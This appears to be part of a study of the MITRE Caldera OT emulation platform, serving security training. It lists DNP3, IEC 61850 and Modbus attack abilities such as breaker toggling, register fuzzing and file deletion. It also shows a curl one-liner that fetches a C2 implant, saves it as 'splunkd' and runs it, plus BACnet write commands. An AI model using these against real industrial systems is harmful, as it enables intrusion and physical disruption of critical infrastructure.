<p>DNP3 Disable Unsolicited Messages (T0804: Block Reporting Message)</p> <p>DNP3 Function Code 21 (0x15) DISABLE_UNSOLICITED</p> <p>Prevents the outstation from initiating unsolicited responses from points specified by the objects in the request. Disabling unsolicited responses can impact the timely receipt of event data.</p>	<p>DNP3 Cold Restart (T0816: Device Restart/Shutdown)</p> <p>DNP3 Function Code 13 (0x0E) COLD_RESTART</p> <p>Send a command to an outstation requesting a complete reset of all hardware and software in the device.</p>	<p>DNP3 Warm Restart (T0816: Device Restart/Shutdown)</p> <p>DNP3 Function Code 14 (0x0E) WARM_RESTART</p> <p>Send a command to an outstation requesting a reset of only portions of the device.</p>	<p>DNP3 Toggle ON Breakers SBO (T0831: Manipulation of Control)</p> <p>DNP3 Function Code 3 (0x03) SELECT DNP3 Function Code 4 (0x04) OPERATE</p> <p>Toggle ON a range of specified breakers using the select-before-operate function code sequence.</p>
<p>DNP3 Toggle ON Breakers DO (T0831: Manipulation of Control)</p> <p>DNP3 Function Code 5 (0x05) DIRECT_OPERATE</p> <p>Toggle ON a range of specified breakers using the direct-operate function code.</p>	<p>DNP3 Toggle OFF Breakers DO (T0831: Manipulation of Control)</p> <p>DNP3 Function Code 5 (0x05) DIRECT_OPERATE</p> <p>Toggle OFF a range of specified breakers using the direct-operate function code.</p>	<p>DNP3 Modulate Breaker SBO (T0831: Manipulation of Control)</p> <p>DNP3 Function Code 3 (0x03) SELECT DNP3 Function Code 4 (0x04) OPERATE</p> <p>Modulate the specified breaker at a high frequency using the select-before-operate function code sequence.</p>	<p>DNP3 Toggle OFF Breakers SBO (T0831: Manipulation of Control)</p> <p>DNP3 Function Code 3 (0x03) SELECT DNP3 Function Code 4 (0x04) OPERATE</p> <p>Toggle OFF a range of specified breakers using the select-before-operate function code sequence.</p>
<p>DNP3 Ranged Modulate Breaker SBO (T0831: Manipulation of Control)</p> <p>DNP3 Function Code 3 (0x03) SELECT DNP3 Function Code 4 (0x04) OPERATE</p> <p>Modulate a range of indices using the select-before-operate function code sequence.</p>	<p>DNP3 Modulate Breaker DO (T0831: Manipulation of Control)</p> <p>DNP3 Function Code 5 (0x05) DIRECT_OPERATE</p> <p>Modulate the specified breaker at a high frequency using the direct-operate function code.</p>	<p>DNP3 Read (T0802: Automated Collection)</p> <p>DNP3 Function Code 1 (0x01) READ</p> <p>Send a command to an outstation requesting data specified by the objects in the message.</p>	<p>DNP3 Enable Unsolicited Messages (T0802: Automated Collection)</p> <p>DNP3 Function Code 20 (0x14) ENABLE_UNSOLICITED</p> <p>Enables the outstation to initiate unsolicited responses from points specified by the objects in the request. An unsolicited response allows for outstation self-reporting of event data.</p>

Illustration 14: DNP3 Abilities.

Abilities			
<p>inhibit-response-function</p> <p>IEC 61850 - Delete File (T0809: Data Destruction)</p> <p>IEC 61850 Service: DeleteFile This command is used to delete a file from a server. Maps to MMS function FileDelete.</p>	<p>inhibit-response-function</p> <p>IEC 61850 - Delete Data Set (T0809: Data Destruction)</p> <p>IEC 61850 Service: DeletedDataSet This command is used to delete a data set from a server. Note: not all data sets are deletable in accordance with the server settings. Performing a 'get data sets' operation can confirm if the server holds deletable data sets.</p>	<p>collection</p> <p>IEC 61850 - Get Logical Devices (T0802: Automated Collection)</p> <p>IEC 61850 Service: GetServerDirectory This command is used to read the list of logical devices from a server. Maps to MMS function GetNameList.</p>	<p>collection</p> <p>IEC 61850 - Get Data Attributes (T0861: Point & Tag Identification)</p> <p>IEC 61850 Service: GetDataDirectory This command is used to read the list of data attributes from a server or data object. Operates recursively to read any data attributes in the hierarchy below another data attribute. Maps to MMS function GetNameList.</p>
<p>collection</p> <p>IEC 61850 - Get Reports (T0802: Automated Collection)</p> <p>This command is used to read the list of reports published by a server. This functionality does not map directly to an IEC 61850 service or MMS function.</p>	<p>collection</p> <p>IEC 61850 - Get Data Sets (T0802: Automated Collection)</p> <p>This command is used to read the list of data sets from a server. Output will also indicate whether the data set is deletable. This functionality does not map directly to an IEC 61850 service or MMS function.</p>	<p>collection</p> <p>IEC 61850 - Get Logical Nodes (T0802: Automated Collection)</p> <p>IEC 61850 Service: GetServerDirectory This command is used to read the list of logical devices from a server. Maps to MMS function GetNameList.</p>	<p>collection</p> <p>IEC 61850 - Get Value (T0801: Monitor Process State)</p> <p>IEC 61850 Service: GetDataValue This command is used to read the value of a data attribute. Data attribute name must be fully qualified. The functional constraint must be provided either by using the -f flag or it may be appended to the data attribute name in square brackets.</p>
<p>collection</p> <p>IEC 61850 - Get Log Blocks (T0802: Automated Collection)</p> <p>This command is used to read the list of log control blocks (LCB) from a server and the values associated with the LCB. When traversing the data model, log control blocks are assumed to be in logical node zero (LLN0). This functionality does not map directly to an IEC 61850 service or MMS function.</p>	<p>collection</p> <p>IEC 61850 - Get Files (T0802: Automated Collection)</p> <p>IEC 61850 Service: GetFile This command is used to read the list of files on a server. Maps to MMS function FileOpen.</p>	<p>collection</p> <p>IEC 61850 - Get Data Objects (T0802: Automated Collection)</p> <p>IEC 61850 Service: GetLogicalNodeDirectory This command is used to read the list of data objects from a server or logical node. Maps to MMS function GetNameList.</p>	<p>collection</p> <p>IEC 61850 - Get Log (T0801: Monitor Process State)</p> <p>IEC 61850 Service: QueryLogAfter This command is used to read the entries of a specified log. Will query the log after the oldest (first) entry. Maps to MMS function ReadJournal.</p>

Illustration 15; IEC 61850 Abilities.

Abilities			
<p>impact</p> <p>Modbus Write Multiple Coils (T0831: Manipulation of Control)</p> <p>Modbus Function 15 (0x0F): Write Multiple Coils This function code is used to force each coil in a sequence of coils to either ON or OFF in a remote device. Addressing starts at 0 (e.g. coils 1-5 = addresses 0-4).</p>	<p>impact</p> <p>Modbus Write Multiple Registers (T0831: Manipulation of Control)</p> <p>Modbus Function 16 (0x10): Write Multiple Registers This function code is used to write a block of contiguous holding registers (1 to 123 registers) in a remote device. Addressing starts at 0 (e.g. holding registers 1-5 = addresses 0-4).</p>	<p>impact</p> <p>Modbus Fuzz Registers (T0831: Manipulation of Control)</p> <p>Procedure Modbus Function 5 (0x05) Write Single Register Writes random values to random registers over specified ranges. Addressing starts at 0 (e.g. registers 1-5 = addresses 0-4).</p>	<p>impact</p> <p>Modbus Write Single Register (T0831: Manipulation of Control)</p> <p>Modbus Function 6 (0x06): Write Single Register This function code is used to write a single holding register in a remote device. Addressing starts at 0 (e.g. holding register 1 = address 0).</p>
<p>impact</p> <p>Modbus Fuzz Coils (T0831: Manipulation of Control)</p> <p>Procedure Modbus Function 5 (0x05) Write Single Coil Writes random values to random coils over specified ranges. Addressing starts at 0 (e.g. coils 1-5 = addresses 0-4).</p>	<p>impact</p> <p>Modbus Write Single Coil (T0831: Manipulation of Control)</p> <p>Modbus Function 5 (0x05): Write Single Coil This function code is used to write a single output to either ON or OFF in a remote device. Addressing starts at 0 (e.g. coil 1 = address 0).</p>	<p>collection</p> <p>Modbus Read Input Registers (T0861: Point & Tag Identification)</p> <p>Modbus Function 4 (0x04): Read Input Registers This function code is used to read from 1 to 125 contiguous input registers in a remote device. Addressing starts at 0 (e.g. input registers 1-5 = addresses 0-4).</p>	<p>collection</p> <p>Modbus Read Holding Registers (T0861: Point & Tag Identification)</p> <p>Modbus Function 3 (0x03): Read Holding Registers This function code is used to read the contents of a contiguous block of holding registers in a remote device. Addressing starts at 0 (e.g. holding registers 1-5 = addresses 0-4).</p>
<p>collection</p> <p>Modbus Read Discrete Inputs (T0861: Point & Tag Identification)</p> <p>Modbus Function 2 (0x02): Read Discrete Inputs This function code is used to read from 1 to 2000 contiguous status of discrete inputs in a remote device. Addressing starts at 0 (e.g. discrete inputs 1-5 = addresses 0-4).</p>	<p>collection</p> <p>Modbus Read Coils (T0861: Point & Tag Identification)</p> <p>Modbus Function 1 (0x01): Read Coils This function code is used to read from 1 to 2000 contiguous status of coils in a remote device. Addressing starts at 0 (e.g. coils 1-5 = addresses 0-4).</p>		

Illustration 16: Modbus Abilities.

7. Red Team Applicability

After the theoretical explanation provided throughout the document, some practical examples will be presented to offer a better understanding of the Caldera OT platform.

The first step will be to create an agent. To do this, the Caldera platform generates a code that can be entered into the server of its choice. In this case, a **Sandcat** will be created in a Linux environment. To do this, all it need to do is open the terminal and paste all the code, as shown in the following images:




Illustration 17: Commands for Agent Creation.

```
└─$ server="http://0.0.0.0:8888";curl -s -X POST -H "file:sandcat.go" -H "platform:linux" $server/file/download > splunkd;chmod +x splunkd;./splunkd -server $server -group red -v
Starting sandcat in verbose mode.
[*] No tunnel protocol specified. Skipping tunnel setup.
[*] Attempting to set channel HTTP
Beacon API=/beacon
[*] Set communication channel to HTTP
initial delay=0
server=http://0.0.0.0:8888
upstream dest addr=http://0.0.0.0:8888
group=red
privilege=User
allow local p2p receivers=false
beacon channel=HTTP
available data encoders=base64, plain-text
[+] Beacon (HTTP): ALIVE
[*] Running instruction f6cb3042-bc5b-4bd9-889d-057c7bf4ea05
[*] Submitting results for link f6cb3042-bc5b-4bd9-889d-057c7bf4ea05 via C2 channel HTTP
[+] Beacon (HTTP): ALIVE
```

Illustration 18: Agent Deployment.

Once this is done, the synchronization with that agent can be observed on the Caldera OT platform. In this case, you have user privileges.




Illustration 19: Agent Deployed.

The next step is to create or use an already created ability which, as we said earlier, consists of performing an attack based on MITRE tactics and techniques. In this case, a new skill will be created. To do this, click on the "Create an Ability" button. The newly created skill consists of performing an active scan of the device's ports, for which the following fields will be filled in.

Edit an Ability

ID: 7ef4fa6a-9ab8-41f8-92b5-c8d82d2a6ee2

Name: Escaneo de los puertos del activo

Description: Se realizara un ataque para escanear los puertos abiertos del activo atacado y conocer la configuracion en la que se encuentra

Tactic: discovery

Technique ID: T1046

Technique Name: Network Service Scanning

Singleton:

Repeatable:

Delete payload:

Executors

+ Add Executor

Illustration 20: Creating the abilities.

platform: linux

executor: sh

payloads: No payloads selected

- 01b633_Calculator.docx
- 035557_regtemplate.ini
- 04f33d_remove_login_item.osa
- 053c10_AllTheThings.iso
- 0655d1_WindowsServiceExample.exe
- 07821d_NtQueueApcThreadEx.exe

command: netstat -tulnap | grep LISTEN

requirements: + Add requirements

timeout: 60

cleanup: + Add Cleanup Command

parsers: + Add parsers

Illustration 21: Creating the abilities.

The last step is creating operations. It is here that different attacks will be introduced depending on the attacker's needs. In this case, where it wants to obtain information about the created asset, it has performed the ability "Scan the Ports of the Asset," which was created earlier, along with other types of abilities of the same tactic. Below, it will be able to see the steps taken and the information obtained.

The first step is to create the operation. To do this, the following fields must be completed, depending on the needs of the attack:

Start New Operation

Operation name

Adversary No adversary (manual)

Fact source basic

ADVANCED

Group all groups red

Planner atomic

Obfuscators base64 base64jumble base64noPadding caesar cipher plain-text steganography

Autonomous Run autonomously Require manual approval

Parser Use default parsers Do not use default parsers

Auto-close Keep open forever Auto close operation

Run state Run immediately Pause on start

Jitter (sec/sec) 2 min / 8 max Reset

Close Start

Illustration 22: Creating an Operation.

After the operation is created, the abilities to be used are entered. This can be done manually or by using existing abilities.




Illustration 23: Introduction of Abilities into Operation.

In this case, the following skills have been introduced:

Decide	Status	Link/Ability Name	Agent spaw	Host	pid	Link Command	Link Output
4/1/2024, 4:00:26 PM GMT+2	Success	Escaneo de los puertos activos	zggays	[Redacted]	4458	View Command	View Output
4/1/2024, 4:00:49 PM GMT+2	Success	Discover Mail Server	zggays	[Redacted]	4457	View Command	No output
4/1/2024, 4:01:06 PM GMT+2	Success	Find local users	zggays	[Redacted]	4536	View Command	View Output
4/1/2024, 4:01:21 PM GMT+2	Success	System Service Discovery - systemctl/service	zggays	[Redacted]	4535	View Command	View Output

Illustration 24: Abilities Used.

The first ability is port scanning, which was created earlier. With this method, the following information was obtained:

```

Output

Exit Code: Nothing to show

Standard Output:

tcp    0    0 0.0.0.0:8022    0.0.0.0:*        LISTEN        2253/python3
tcp    0    0 0.0.0.0:2222    0.0.0.0:*        LISTEN        2253/python3
tcp    0    0 0.0.0.0:7012    0.0.0.0:*        LISTEN        2253/python3
tcp    0    0 0.0.0.0:7010    0.0.0.0:*        LISTEN        2253/python3
tcp    0    0 0.0.0.0:8888    0.0.0.0:*        LISTEN        2253/python3
    
```

Illustration 25: Open Ports

Another of the abilities included is that of finding local users, which in this example has returned the following information:

```

Output

Facts:

Name                Value                Score
-----                -
host.user.name      root                 1
host.user.name      daemon              1
host.user.name      bin                 1
host.user.name      sys                 1
host.user.name      sync                1
host.user.name      games               1
host.user.name      man                 1
host.user.name      lp                  1
host.user.name      mail                1
host.user.name      news                1
host.user.name      uucp                1
host.user.name      proxy               1
host.user.name      www-data            1
    
```

Illustration 26: Local users.

After this first example, we show another simulation, using attacks and techniques related to the industrial world, such as the BACnet standard, a protocol developed for the use of automation of buildings and their systems, such as air conditioning, security or lighting.

The first step is to create an agent. The created agent must have qualities that can support such a protocol, such as a testing server for this protocol.

Then there are several possibilities to introduce the tactics and techniques into the operation. The first way is to perform an *adversary*. To do this, we will introduce the attacks

that are going to be carried out in a certain way and in a certain order. In this case, the chosen attacks are as follows:

Ordering	Name	Tactic	Technique	Executors	Requires	Unlocks	Payload	Cleanup
1	BACnet Who-Is	discovery	Remote System Discovery	△				×
2	BACnet Atomic Read File	collection	Monitor Process State	△				×
3	BACnet Atomic Write File	impact	Manipulation of Control	△				×
4	BACnet Write Property	impact	Manipulation of Control	△				×

Illustration 27: BACnet Adversary.

An operation will then be created, and within it, the created skill is selected. When you have it loaded, all you have to do is wait for the results obtained.

Current state: **paused**

Start New Operation

Operation name: Prueba Bacnet

Adversary: Bacnet

Fact source: BACnet Sample Facts

ADVANCED

Close Start

Illustration 28: BACnet Operation.

Another possibility is to carry out these attacks manually, for which an operation will be created and then the attacks that it wants to carry out manually or through the commands that the Caldera platform has.

Decide	Status	LinkAbility Name	Agent ip:aw	Host	pid	Link Command	Link Output
3/12/2024, 4:54:46 PM GMT+1	running	BACnet Who-Is	omeltb	[Redacted]	n/a	View Command	No output.
3/12/2024, 4:55:29 PM GMT+1	running	BACnet Atomic Read File	omeltb	[Redacted]	n/a	View Command	No output.
3/12/2024, 4:55:54 PM GMT+1	running	BACnet Atomic Write File	omeltb	[Redacted]	n/a	View Command	No output.
3/12/2024, 4:56:23 PM GMT+1	running	BACnet Write Property	omeltb	[Redacted]	n/a	View Command	No output.

Illustration 29: Attack Operation.

In this case, four techniques have been carried out in the operation, the first is related to the identification of the asset. To do this, the following command has been used:

```
./bacwi
```

The following techniques are related to reading and writing files:

```
./bacarf #{bacnet.device.instance} #{bacnet.file.instance} #{bacnet.read.local_name}
./bacawf #{bacnet.device.instance} #{bacnet.file.instance} #{bacnet.read.local_name}
#{bacnet.write.offset}
```

The last technique used is to write a property that is used on BACnet devices. In this case, the command used is as follows:

```
./bacawf #{bacnet.device.instance} #{bacnet.obj.type} #{bacnet.obj.property}
#{bacnet.write.priority} #{bacnet.write.tag} #{bacnet.write.value}
```

8. Blue Team Applicability

To perform a simulation on the Blue Team side, it will be necessary to log in with the *username* and *password* that is configured for that group. Once it has accessed it, it will see that the structure is practically the same as that of the Red Team group. The big difference in this case is the type of abilities we find, designed, logically, to be used in a Blue Team. In addition, all of these abilities are related to the tactics and techniques of MITRE ATT&CK.




Illustration 30: Blue Team Abilities.

Let's look at a brief example of the functions of this service, allowed by Caldera:

- From the *Red Team side*, an agent will be created. In this case, the following has been chosen:




Illustration 31: Agent Created.

When it creates this agent, with the code generated by Caldera, it can see that it does not detect it. Therefore, the network group will have to be changed to blue. After this step, we create an operation using the abilities related to discovery tactics.




Illustration 32: Operation.

When you finish doing the test, the platform displays the information obtained from the server, which can be used to improve the problems discovered.

9. Conclusions

Throughout this study, it has been possible to observe the importance that cybersecurity is acquiring in the industrial world. The implementation of Industry 4.0, characterized by the real-time interconnection between devices, brings many benefits, but also several problems such as the devices being **more exposed to the outside world**.

For this reason, experts in industrial cybersecurity are researching and studying the needs to improve cybersecurity in this sector. One current and attractive projects are the creation and updating of the **Caldera OT** program. This program, as observed in the study, is a simulator that allows different types of cyberattacks to be carried out, allowing both *Red Team* and *Blue Team* teams to make improvements in the real cybersecurity of industrial plants.

For this reason, this study aims to help the reader learn about the benefits and activities that this tool can provide, to be able to use it, and even to make improvements or contributions in this one, which will, improve the industrial cybersecurity community.

10. References

Reference	Title, author, date and web link
[Ref.- 1]	Caldera Platform Documentation URL: Installing MITRE Caldera — caldera documentation

